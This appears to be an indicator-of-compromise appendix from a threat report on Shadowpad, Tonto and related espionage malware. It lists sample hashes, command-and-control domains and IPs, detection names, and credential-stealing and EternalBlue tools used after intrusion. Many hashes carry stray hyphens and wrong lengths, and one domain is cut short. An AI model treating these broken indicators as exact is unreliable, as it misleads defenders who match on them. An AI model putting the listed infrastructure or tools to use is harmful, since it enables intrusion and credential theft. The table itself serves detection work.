RTF file dropping bisonal02	60ac67f0511fc984990e826d44e8a5eddd1ab7f-21c7d847ee3a821875260cea6		Trojan.W97M.BISONAL.AA	
RTF file dropping bisonal02	855a060c43a83aa42faa63bfe4b08f31b4ba11c-d64ea4cad69ad50910730f02f		Trojan.W97M.BISONAL.AA	
RTF file dropping dexbia	72cdfc4b25c6c0253a4cf1449d2a67343ee87c-32176425bac5a7cbdd30007ec3		Trojan.W97M.DEXBIA.A	
RTF file dropping dexbia	5bbf2643a601e632a49406483c8f-c5262a76e206bd969f2ba3f4f2e238768ab9		Trojan.W97M.DEXBIA.A	
RTF file dropping dexbia	2e8eb362c0f51b92fec162c220a34c97bcacf-2d54af09f5e37f0917a920a0b40		Trojan.W97M.DEXBIA.A	
Shadowpad	1a98cc1aff2d4dc526664e90aa9657941cd70b-7699d39ef39c6d0eac690a52d9	HTTPS://www.fackb-00k2us.dynamic-dns.net:443 HTTPS://www.wizard-processor.com:443	Backdoor.Win64.SHADOWPAD.AD	
Shadowpad	a675e2d35c40d0ba376c0c87cc4528f5051bd81f-94cf8398939c878550b6fec8	HTTPS://www.fackb-00k2us.dynamic-dns.net:443 HTTPS://www.wizard-processor.com:443	Backdoor.Win32.SHADOWPAD.B	
Shadowpad	d98a7d077089656bd122ffe3a2ea637d75808e-0f2ae476b1f90d05de3df76fa0	HTTPS://www.yandex-2us.dns04.com:443 HTTPS://www.wizard-processor.com:443	Backdoor.Win64.SHADOWPAD.AF	
Shadowpad	239414CC171F-1709900B8A868285E8B01D62BB61FD1C8AAC-7837DE3485576AD3	HTTPS://www.fackb-00k2us.dynamic-dns.net:443	Backdoor.Win64.SHADOWPAD.AD	
Shadowpad	DB96E566911BE81ED9B2F83BF-04964695CA19276AC761D6B9C7A91D99E7527DB	HTTPS://www.fackb-00k2us.dynamic-dns.net:443	Backdoor.Win32.SHADOWPAD.B	
Shadowpad	c7958d9a05e1855ef78018fc802d49651d3b-710765c2f749a66346886ba80df6	HTTPS://ashcrack.freetcp.com:443 HTTPS://forums.tripmerry.com:443	Backdoor.Win32.SHADOWPAD.B	
Shadowpad	81248aaa9445cc6671121470ec55b-332b66a43a0c978cfb365c7b50b45596154	HTTPS://www.facebook2us.dynamic-dns.net	Backdoor.Win64.SHADOWPAD.SM	

Shadowpad	e5fe6c5aa57ec6f155c-18860586f9113e90a5282a6ad58f5e72f108fc-d6134c7	HTTPS://account.heatidc.com HTTPS://platform.freetcp.com	Backdoor.Win64.SHADOWPAD.AD	
Shadowpad	244a9b1f7840723b39b0bfa2c3935a90e1a0b8e-7f29a047a958b16ffd90ba7b2	HTTPS://www.yandex-2unitedstated.dns04.com	Backdoor.Win32.SHADOWPAD.B	
Shadowpad	c7eb0e945150b5d6e7dab3310c9015e-02528f94aed35796c9bb2e397cfc03cdf	HTTPS://www.officescan_update.mypop3.org	Backdoor.Win64.SHADOWPAD.SM	
Shadowpad	a23bee7a0cc8f66c8aa85ef6e7f5e945b-d1196aef486f8ededb410d57172bef6	HTTPS://www.yandex-2unitedstated.dns04.com	Backdoor.Win64.SHADOWPAD.AD	Troj.Win32.TRX.XX-PE50FFF034
Shadowpad	4bab4756eb65ef37dbf81912138c8d9e2ab3e-8d19997efa72886a3a87d1742d2	No C2 in configuration file	Backdoor.Win32.SHADOWPAD.E	Troj.Win32.TRX.XX-PE50FFF036
Shadowpad	9b7263abc2188ae132c77d4e5f2799d9a62e198d-98c239ef28c5cd5f331c7498	HTTPS://microsoft_update.pop-corps.com	Backdoor.Win64.SHADOWPAD.AF	
Shadowpad	107f30bfad07142dd2fd0cd-35800365e1d9125b25317017028110fd883a5f282	HTTPS://microsoft_update.pop-corps.com	Backdoor.Win32.SHADOWPAD.C	
Shadowpad	73aa2f2feb18cd887ae78f7aa06d-9ca52e475f12f3e11507d754e3936917c274	HTTPS://email_gov_mn.pop-corps.com	Backdoor.Win32.SHADOWPAD.B	Troj.Win32.TRX.XX-PE50FFF036
Shadowpad	aeebc9c63c44868ef-d1340038394a6158790b432753b8d922cd-7ba5223a92d5a	HTTPS://www.trendup-date.dns05.com	Backdoor.Win32.SHADOWPAD.C	Troj.Win32.TRX.XX-PE50FFF034
Shadowpad	be7b1f7f0b73b77fc8fe4c109ae5a675cc9f3f6c-16d3a1d7b2a9c6ba5a52ef9a	HTTPS://www.trendup-date.dns05.com	Backdoor.Win64.SHADOWPAD.AD	NONE
Shadowpad	f6c0e98c0dd51134954a6ef39337c-4b025a59c73d6463f5326ac4a3e793ae536	HTTPS://www.trendup-date.dns05.com	Backdoor.Win64.SHADOWPAD.SM	Troj.Win32.TRX.XX-PE50FFF036
Shadowpad	e2baebfe1f6fbb619c07f49949e27a-be35836c872bd44e4ed0f702d34548c843	HTTPS://email_gov_mn.pop-corps.com	Backdoor.Win64.SHADOWPAD.SM	Troj.Win32.TRX.XX-PE50FFF03
Shadowpad	d7786504a09ae35a75818c686b6299870e91d646b-df20609fbee0d86c94a5ff5	HTTPS://info.kavla-bonline.com	Backdoor.Win64.SHADOWPAD.SM	Troj.Win32.TRX.XX-PE50FFF036
Shadowpad	4c0bad90d4924261d1eb198e6ac239365927e2f-da4b7e5348ace83237f760f54	HTTPS://info.kavla-bonline.com	Backdoor.Win64.SHADOWPAD.AG	Troj.Win32.TRX.XX-PE50FFF035
SPM backdoor	a81fe84a4c6e828a78134b67905ecc83c80b-cea4a84cf2cd4a6b38e41b2a005d	tsahimt.com	Trojan.Win32.APOST.H	
SPM backdoor	fba81839beb3871d469b35d614662c-ccce2d9b5b10f96613fe86dffbd7506d8c	tsahimt.com	Trojan.Win32.APOST.H	
SPM backdoor	2a2da42696e51b9681c6fc69638ad6c-3d02e10e9f82cb7ffec34032f6e38ac94	tsahimt.com	Trojan.Win32.APOST.H	
typehash	715b39926ebfe6e3ac92342386ca6c52b81eb-068ca8851d3ea3aad267e66b866	www.yandex2united-stated.dynamic-dns.net	TrojanSpy.Win32.NEWSTMP.A	Troj.Win32.TRX.XX-PE50FFF032
typehash	8ac21275d0db7f3e990551f343e16ac-105d6a513810ff71934de4855999cc9c5	www.yandex2united-stated.dns05.com	Backdoor.Win32.TONTO.C	Troj.Win32.TRX.XX-PE50FFF036
typehash	EE2773F29E5F6E1653400F15106D72DB-43215936860238C4264FC8A28B8BB76E	www.g0ogle_mn.dynam-ic-dns.net	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036

typehash	ECE7F411ED1897304CA822B37D6480FF0B-9505C8E307EF152FEF8ED183B001C5	www.g0ogle_mn.dynam-ic-dns.net	Backdoor.Win32.TONTO.A	Troj.Win32.TRX.XX-PE50FFF036
typehash	1224D6F46D643FF2A23A5AAE8CB-BA61AAA462995DD0963022334B8264DF3079E	g00gle_jp.dynam-ic-dns.net	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	6C88212DBB0CFBB760F8A5C150A5428E788C-0241CEADB3325068AA06667A3F28	www.g00gle_jp.dynam-ic-dns.net	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	55bf16bbbb06901823a605c3baf945c-1590668b7ae4ff94cb3cf1a2d0715b95d	www.yandex2united-stated.dynamic-dns.net	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	6689ad060c3cba621b6b592a-53197b8225071a5525c470835bcd06543299b48f	211.62.228.138	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	74776004BAE59A2D0FC67C67246699C0EBC0EC0F-FE2175410099A2F41033A573	www.yandex2united-stated.dynamic-dns.net	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	3cfc006e67f34a217432c6506bed-12283bac9080fcff890859e5d6a1e5d1a9f7	N/A	Backdoor.Win32.MICROFC.A	Troj.Win32.TRX.XX-PE50FFF034
typehash	2ED70809B9C70A740C18CD33627BDC7310B02D-652B24777670E2BE7B1B82D5F2	www.oseupdate.dns-dns.com	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	06D20FB5894C291FCA07021800E7E-529371372ABFF6DB310C0CBC100CF9AD9F9	g00gle_jp.dynam-ic-dns.net	Backdoor.Win32.MICROFC.B	Troj.Win32.TRX.XX-PE50FFF03
typehash	29537ca124e6a256693c03463600ca803431961e7878d29838eb02d9d899d74d	www.yandex2united-stated.dynamic-dns.net	Backdoor.Win32.MICROFC.A	Troj.Win32.TRX.XX-PE50FFF034
typehash	59759BBDFC1A37626D99DD260E298A1285F-F006035AB83B7A37561E2884FD471	www.oseupdate.dns-dns.com	Backdoor.Win32.MICROFC.B	Troj.Win32.TRX.XX-PE50FFF035
typehash	169c24f0ad3969fe99ff2bf205ea-d067222781a88d735378f41a9822c620a535	144.48.125.1	Backdoor.Win32.MICROFC.B	Troj.Win32.TRX.XX-PE50FFF035
typehash	74776004BAE59A2D0FC67C67246699C0EBC0EC0F-FE2175410099A2F41033A573	www.yandex2united-stated.dynamic-dns.net		
typehash	7E3EB7E9E0E602DFB8A40CD4EFFA74C-2C36E817544D7D62955EA87CE6076B607	webmail_gov_mn.pop-corps.com	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	5fe7032f29f520447227fdf332ca093bdd99c80b-164843264560bcc73d91e71c	144.48.125.133	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	f041d16972b081dd453f4bd609d12bae9eaf4d-05f4af478409174077eb8a5ed1	webmail_gov_mn.pop-corps.co	Backdoor.Win32.TONTO.D	Troj.Win32.TRX.XX-PE50FFF036
typehash	a77613cbb7e914796433bf344614e0c469e32a1d-52fbaf3df174bf521a3fc6b7	hotmail.pop-corps.com	Backdoor.Win32.TONTO.B	Troj.Win32.TRX.XX-PE50FFF036
typehash	d81ba465fe59e7d600f7ab0e8161246a5badd8ae-2c3084f76442fb49f6585e95	80.245.105.102	TrojanSpy.Win32.NEGASTEAL.DOCLA	Troj.Win32.TRX.XX-PE50FFF034
typehash	b5227a12185a6fef8bb99ac87eefba7787bbf75ff-9c99bdc855a52539b805d2e	80.245.105.102	TrojanSpy.Win32.NEGASTEAL.DOCLA	Troj.Win32.TRX.XX-PE50FFF034
typehash	98d65ee201e9b5591a4fe2996086de4886116df-8561198190c14705bdd8f7b0e	help.kavlabonline.com	Backdoor.Win32.TONTO.B	Troj.Win32.TRX.XX-PE50FFF036

typehash dropper	aa7b1d13a96f90bf539455f25ef138d5e09e27b-7da6bf7f0c2e48821d98cf476	N/A	Backdoor.Win32.TONTO.C	Troj.Win32.TRX.XX-PE50FFF036
typehash dropper	87A57F5BB976644FCE146E62EE54F3E53096F37F-24884D312AB92198EB1E6549	www.oseupdate.dns-dns.com g00gle_jp.dynam-ic-dns.net	Backdoor.Win32.BISCONSERVE.AA.tmsr	Troj.Win32.TRX.XX-PE50FFF036

Samples possible related to the TICK threat actor

Malware	SHA256	C&C domain	Detection	TrendX detection
Shadowpad	b238326c565ebdc89f81dfbf56520c9f62c-07bc8a01fb06a66bd2a877859e7ba	HTTPS://45.76.220.137:443	BKDR_CASPER.ZL-GF-A	Troj.Win32.TRX.XX-PE50FFF034
Shadowpad	99a39ce462f0157b53c5a57326af3baeae-38739babcc539b603d1e221019f586	HTTPS://14.18.191.50:443	Backdoor.Win32.SHADOWPAD.D	Troj.Win32.TRX.XX-PE50FFF036
Shadowpad	184c82fec8602f31f8c90727215b-324de154154e6cac6d306c57a8fbd987e2db	HTTPS://220.231.208.212:443	BKDR_CSAPER.ZCGG	Troj.Win32.TRX.XX-PE50FFF030
Shadowpad	2a54577ad030472d6f0655297b-b151501066e04cad6382b932e-f689314e9f889	HTTPS://220.231.209.192:443	BKDR_CASPER.ZYGI	
Shadowpad	17866102f877c8e94aee60a848013f382f-943993d378ca1b094b6ed84cba11e7	HTTPS://43.240.127.171:443	Backdoor.Win64.SHADOWPAD.AK	Troj.Win32.TRX.XX-PE50FFF034

Post-exploitation tools

Tools	SHA256	Detection name
Chromium credentials stealer	2895fedaf459b8d69d6251545f9263c730c669d1f1cec-cceb1bb200788e110e5	HackTool.Win32.LaZagne.AE
Chromium credentials stealer	00114b21cdc72f2d8dfc509462229f722a9d-8d7e442208ee795f2b7d666cbdd7	HackTool.Win32.LaZagne.AE
Chromium credentials stealer	52ae0830916c321f0b09feeea8fa29c1275a67d9eec2c9f-032475e6241cd3ca8	HackTool.Win32.LaZagne.AE
Chromium credentials stealer	f4ad27d75d0716b56e9328c6af4580ea210270a7209c3ff-09863413d65016c33	HackTool.Win32.LaZagne.AE
Eternal blue exploitation	8087BAEA51B37E14D758EBC89D520D19E7343720C3F6D-FAA71B73FDD536DE9B0	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	B162ACD79133CA27E023F02866AC-6C0738C6530F178673083A555B802405DD3E	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	73d11f8e917b2605e808f3484e5c56c0e60c5afce70574f-35286be3cfb18cb7	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	af3ec84a79dc58d0a449416b4cf8eb5f7fd39c2cf084f-6b16ee05abe4a968f12	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	eb11903d16e27131f617fb0b74d5c25b0ff2f8e0be5d-8fa72e3692beed9d88fa	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	40be4301ebb31d09bd9b0c34fb8ceeb9dee7a8b4e-162fa771be271f4c4daf1f3	HackTool.Win32.Mpacket.SM

Eternal blue exploitation	cb847706e12806f3471a0a1ee9184205b7cf7b7d2f58b0b-211c4f76fcfc299bc	HackTool.Win32.Mpacket.SM
Eternal blue exploitation	e3768ad2b2e505453e64fe0f18cb47b2fe62d-184ac7925f73e792d374ba630aa	HackTool.Win32.Mpacket.SM
gsecdump v0.7	52FEB4607C599C001B92197E5BF079176E265ED28ACFB-F765B31D937AC2D19CC	HKTL_GSECDUMP
Hub relaying tool	E7C57FCB545F93A44B500FEF4A150699C8169421E33288F-B776526C657C980D2	HackTool.Win32.TrafficForward.A
inbtscan	0813b85f1a6ee5459eb8e91b717fcc355aad5600d2f477e70299d18f132dd704	HackTool.Win32.Nbtscan.AC
Keylogger and clipboard stealer	107d187e7e85a7276610bc48230d9908f597646fae60c-3c236928542d4b82bd4	TrojanSpy.Win32.KEYLOGGR.BA
LaZagne	1a9ada813a04cfc34724891d92fb15456f09e7d-84a727a32acdbeb8e3f1466fa	HackTool.Win32.Lazagne.AD
LaZagne	c722d5bab8a54e374ec245629bfca5327f93ac975ecee-56b9c0c3765bf3c1db1	HackTool.Win32.Lazagne.AD
LaZagne	4ff0dae438d84b443e054528f67ad974d485872a33a59e-7aeee447b2800a0fab	HackTool.Win32.LaZagne.AE
LaZagne	ab39194982c709cad0ce5fc0dd6b969f-988287ca9d8739e7fb8076e305fada52	HackTool.Win32.LaZagne.AE
nbtscan 1.0.35	C9D5DC956841E000BFD8762E2F0B48B66C79B79500E-894B4EFA7FB9BA17E4E9E	HackTool.Win32.NBTScan.A
Privilege escalation exploit	e40dc6d1397e283bcb69712dbd34c0e91c4d-758f6963a7331dbef8048e1b7d7f	Trojan.Win32.CVE20160099.AB
Privilege escalation exploit	173FFEB825E24E4163F6BB6B91C7853A24356A5CA21A04D-FBDC082A9A1E488DC	Trojan.Win32.CVE20190803.B
Privilege escalation exploit	EA4D9719785FC5E8833A64D7F037C2190A-5246FA6C4148EA4AFE9078300745F9	Trojan.Win32.CVE20190803.B
Privilege escalation exploit	7926FFC828D9809D8040C5476835FEA72BA75EF61AFDFDA-DE3C6B021D8DFF4DF	Trojan.Win64.CVE20190803.B
Privilege escalation exploit	68A3710765DA1886F00E40F2D5E02776D224C77AEA114CD-22C3A6204A7FAD363	Trojan.Win64.CVE20190803.B
wdigest_extract	8EB40114581FE9DC8D3DA71EA407AD-FB871805902B72040D10F711A1DE750BFD	HackTool.Win64.WinCred.AB
wdigest_extract	8193e20b39f49744bb9f64d6a57a7d4845e6f-81441599b62ac3e932b05feca0a	HackTool.Win64.WinCred.AB